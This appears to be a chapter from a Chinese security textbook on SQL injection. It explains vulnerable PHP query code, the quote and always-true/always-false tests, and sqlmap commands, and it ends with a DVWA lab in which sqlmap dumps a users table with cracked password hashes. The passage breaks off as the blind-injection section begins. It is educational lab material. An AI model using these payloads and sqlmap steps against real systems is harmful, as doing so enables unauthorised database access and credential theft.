

第十一章 WEB渗透实战基础

知识点一：SQL注入漏洞

知识点二：SQLMAP

知识点三：SQL盲注

知识点四：SQL注入的防御措施

知识点一：SQL注入漏洞



SQL语法

SQL是用于访问和处理数据库的标准的计算机语言。SQL是二十世纪七十年代由IBM创建的，于1992年作为国际标准纳入ANSI。



DDL的主要指令有

✓ CREATE DATABASE

创建新数据库

✓ ALTER DATABASE

修改数据库

✓ CREATE TABLE

创建新表

✓ ALTER TABLE

变更（改变）数据库表

✓ DROP TABLE

删除表

DML的主要指令有

SELECT

从数据库表中获取数据

UPDATE

更新数据库表中的数据

DELETE

从数据库表中删除数据

INSERT INTO

向数据库表中插入数据


几个关键的SQL命令

```
SELECT [column-names] FROM [table-name];
```

```
[select-statement] UNION [select-statement];
```

```
EXEC [sql-command-name][arguments to command]
```

需要使用一些特殊的字符来构建SQL语句



- ' ' 字符串指示器('string')
- ; 语句终结符
- || 对于Oracle、PostgreSQL而言为连接（合并）
- 注释（单行）
- # 注释（单行）
- /**/ 注释（多行）



注入原理

SQL注入是一种将SQL代码插入或添加到应用（用户）的输入参数中的攻击，之后再将这些参数传递给后台SQL服务器加以解析并执行。



Web浏览器（表示层）向中间层（Web服务器）发送请求，中间层通过查询、更新数据库（存储层）来响应该请求。

当用户通过Web表单提交数据时，如果输入框的值没有经过有效性检查，则这些数据将会作为SQL查询的一部分。

例如

如果一个网页的表单通过如下代码实现

```
<form action="xxx.php"method="GET">  
<input type="text" name="user"/>  
<input type="text" name="passwd">  
<input type="submit"/>  
</form>
```

核心代码如下

```
<?php  
/*...*/  
$sql="select * from table where user=$_GET["user"] and  
password=$_GET["passwd"]";  
$result=mysql_query($sql);//执行查询  
/*...*/  
?>
```


当用户通过浏览器向表单提交了用户名 "bob" , 密码 "abc123" 时, 那么下面的HTTP查询将被发送给Web服务器:

<http://xxxx.com/xxx.php?user=bob&passwd=abc123>

当Web服务器收到这个请求时, 将构建并执行一条 (发送给数据库服务器的) SQL查询。
在这个示例中, 该SQL请求如下所示:

SELECT * FROM table WHERE user='bob' and password='abc123'

但是，如果用户发送的请求的user是修改过的SQL查询，那么这个模式就可能会导致SQL注入安全漏洞。

例如，如果用户将user的内容以“bob' --”来提交，则单引号用于截断前面的字符串，注释符--后面的内容将会被注释掉，如下所示：

```
http://xxxx.com/xxx.php?user=bob'--  
&passwd=xxxxxxx
```

Web应用程序会构建并发送下面这条SQL查询：

```
SELECT * FROM table WHERE user='bob'--' and  
password='abc123'
```

这样，注释符--后面的内容将会被完全注释掉，也就是说，对于伪造bob的用户，并不需求提供正确的密码，就可以查询到bob的相关信息。



寻找注入点

如果要对一个网站进行SQL注入攻击，首先需要找到存在SQL注入漏洞的地方，也就是注入点。可能的SQL注入点一般存在于登录页面、查找页面或添加页面等用户可以查找或修改数据的地方。

GET型的请求最容易被注入

通常我们关注 ASP, JSP, CGI 或 PHP 的网页，尤其是 URL 中携带参数的，例如：http://xxx/xxx.asp?id=numorstring。其中，参数可以是整数类型的也可以是字符串类型的。

我们以数字类型为例，进行以下的讲解。

如果下面两个方法能成功，说明存在SQL注入漏洞，也就是他们对输入信息并没有做有效的筛查和处理。

一段有问题的代码

```
<?php
$con=mysql_connect("localhost","root","lenovo");
if(!$con){die(mysql_error());}
mysql_select_db("products",$con);
$sql="select * from category where id=$_GET[id]";
echo $sql."<br>";
$result=mysql_query($sql,$con);
while($row=mysql_fetch_array($result,MYSQL_NUM))
{
echo $row[0]." ".$row[1]." ".$row[2] ."<br>";
}
mysql_free_result($result);
mysql_close($con);
?>
```

“单引号” 法

在URL参数后添加一个单引号，若存在注入点则通常会返回一个错误，例如，下列错误通常表明存在MySQL注入漏洞：

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"' at line 1

如果攻击者使用单引号注入 <http://localhost/test.php?id=1'>，那么最终的语句将变为：

select * from category where id=1'

这将导致SQL语句执行失败且mysql_query函数不会返回任何值，后面如果有mysql_fetch_array将返回给用户一条警告信息。



“永真永假”法

“单引号”法很直接，也很简单，但是对SQL注入有一定了解的程序员在编写程序时，都会将单引号过滤掉。如果再使用单引号测试，就无法检测到注入点了。这时，就可以使用经典的“永真永假”法。

当与上一个永真式使逻辑不受影响时，页面应当与原页面相同。

例如，<http://localhost/test.php?id=1 and 1=1>，传递给后台数据库服务器的SQL语句则变为：
`select * from category where id=1 and 1=1`，并不影响原逻辑；

而与上一个永假式时，则会影响原逻辑，页面可能出错或跳转（这与设计者的设计有关）。

例如，<http://localhost/test.php?id=1 and 1=2>，传递给后台数据库服务器的SQL语句则变为：
`select * from category where id=1 and 1=2`。

知识点二：SQLMAP

3 SQLMap

Sqlmap是一款开源的命令行自动化SQL注入工具，用Python开发而成，kali中系统已装有sqlmap；而如果在windows下使用，则需要安装Python环境。下面介绍Sqlmap最为常用的命令：

Sqlmap -u url 找到注入点 ■

sqlmap -u url --dbs 列出数据库 ■

或者 sqlmap -u url --current-db 显示当前数据库 ■

Sqlmap最为常用的命令：

■ sqlmap -u url --users 列出数据库用户

■ 或者 sqlmap -u url --current-user 当前数据库用户

3 SQLMap

Sqlmap是一款开源的命令行自动化SQL注入工具，用**Python开发**而成，kali中系统已装有sqlmap；而如果在windows下使用，则需要安装Python环境。下面介绍Sqlmap最为常用的命令：

sqlmap -u url --tables -D "testdb"
列出testdb数据库的表

sqlmap -u url --columns -T "user" -D "testdb" 列出testdb数据库user表的列



Sqlmap最为常用的命令：


sqlmap -u url --dump -C "id,username,password" -T "user" -D "testdb"

列出testdb数据库user表的id,username,password这几列的数据

开放式Web应用程序安全项目(Open Web Application Security Project, OWASP)是世界上最知名的Web安全与数据库安全研究组织，该组织分别在2007年、2010年和2013年统计过十大Web安全漏洞。我们基于OWASP发布的开源虚拟镜像“OWASP Broken Web Applications VM”来演示如何寻找SQL注入漏洞。



首先，在虚拟机加载该虚拟映像。启动该虚拟机后将显示其IP地址，在本机浏览器打开该地址即可访问，如下图所示，我们选择Damn Vulnerable Web Application，通过用户名user密码user登录，选择SQL Injection。同时，将网页左下端的DVWA Security设置为low。



The screenshot displays the DVWA web application interface. On the left is a sidebar menu with various security tools. The main content area is titled 'Vulnerability: SQL Injection' and features a 'User ID:' label, a text input field, and a 'Submit' button. Below this is a 'More info' section with four links to external resources. The 'SQL Injection' menu item in the sidebar is highlighted in green.


Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection

Vulnerability: SQL Injection

User ID:

More info

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>




接下来判断是否能够进行注入，通过“单引号”法进行测试，在提交栏里输入一个单引号，发现报错，错误信息为：You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1, 初步认定可以注入。

接下来，我们通过Sqlmap进行自动化注入。


```
root@kali: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
root@kali: ~# sqlmap -u http://192.168.32.134/dvwa/vulnerabilities/sqli/?id=123&Submit=Submit#  
[1] 3783  
root@kali: ~#  
sqlmap/1.0-dev - automatic SQL injection and database takeover tool  
http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual  
consent is illegal. It is the end user's responsibility to obey all applicable  
local, state and federal laws. Developers assume no liability and are not respon  
sible for any misuse or damage caused by this program  
  
[*] starting at 16:58:25  
  
[16:58:26] [INFO] testing connection to the target URL  
sqlmap got a 302 redirect to 'http://192.168.32.134:80/dvwa/login.php'. Do you w  
ant to follow? [Y/n] █
```

意味着，要能访问sqli页面，需要通过login.php优先登录，登录后才可以访问。因此，需要获取登录权限才可以。但假定我们难以猜测得到用户口令和密码，但我们可以想办法获取其cookie值，实现会话劫持。


打开本地代理服务器Paros:



设置代理:



在网页的输入框中，输入123，选择提交后，查看Paros拦截到的数据包信息。



记录其url和cookie信息

http://192.168.32.134/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit

判定注入

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

root@kali: ~# sqlmap -u "http://192.168.32.134/dvwa/vulnerabilities/sqli/?id=123&Submit=Submit#" --cookie "security=low; PHPSESSID=jf86oegbjcj1f99ej83feqm132; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 17:15:36

[17:15:36] [INFO] testing connection to the target URL
[17:15:37] [INFO] testing if the target URL is stable. This can take a couple of seconds
[17:15:38] [INFO] target URL is stable
[17:15:38] [INFO] testing if GET parameter 'id' is dynamic
[17:15:38] [WARNING] GET parameter 'id' does not appear dynamic
[17:15:38] [INFO] heuristics detected web page charset 'ascii'
[17:15:38] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
```



```
[17:17:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
[17:17:14] [INFO] fetched data logged to text files under '/usr/share/sqlmap/out
put/192.168.32.134'
```

列举数据库

```
root@kali: ~# sqlmap -u "http://192.168.32.134/dvwa/vulnerabilities/sqli/?id=123&
Submit=Submit#" --cookie "security=low; PHPSESSID=jf86oegbjcj1f99ej83feqml32; acop
endivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" --dbs
```

```
available databases [2]:
[*] dwwa
[*] information_schema
```



列举表

```
root@kali: ~# sqlmap -u "http://192.168.32.134/dvwa/vulnerabilities/sqli/?id=123&Submit=Submit#" --cookie "security=low; PHPSESSID=jf86oegbjcj1f99ej83feqml32; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" --tables -D dvwa
```

```
Database: dvwa  
[2 tables]
```

```
+-----+  
| guestbook |  
| users    |  
+-----+
```

列举列

```
root@kali: ~# sqlmap -u "http://192.168.32.134/dvwa/vulnerabilities/sqli/?id=123&Submit=Submit#" --cookie "security=low; PHPSESSID=jf86oegbjcj1f99ej83feqml32; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" --columns -T users -D dvwa
```

列举数据

```
root@kali: ~# sqlmap -u "http://192.168.32.134/dvwa/vulnerabilities/sqli/?id=123&Submit=Submit#" --cookie "security=low; PHPSESSID=jf86oegbjcj1f99ej83feqml32; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" --dump -T users -D dvwa
```

Database: dvwa

Table: users

[6 entries]

user	password
1337	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
admin	21232f297a57a5a743894a0e4a801fc3 (admin)
gordonb	e99a18c428cb38d5f260853678922e03 (abc123)
pablo	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
smithy	5f4dcc3b5aa765d61d8327deb882cf99 (password)
user	ee11cbb19052e40b07aac0ca060c23ee (user)



知识点三：SQL盲注

1 SQL盲注

上面的实验已经证明了SQL注入的危害性，通过工具SQLMap可以轻松的获取数据库的所有表、列和数据，读者可能也有疑惑，它是如何达到目的的呢？

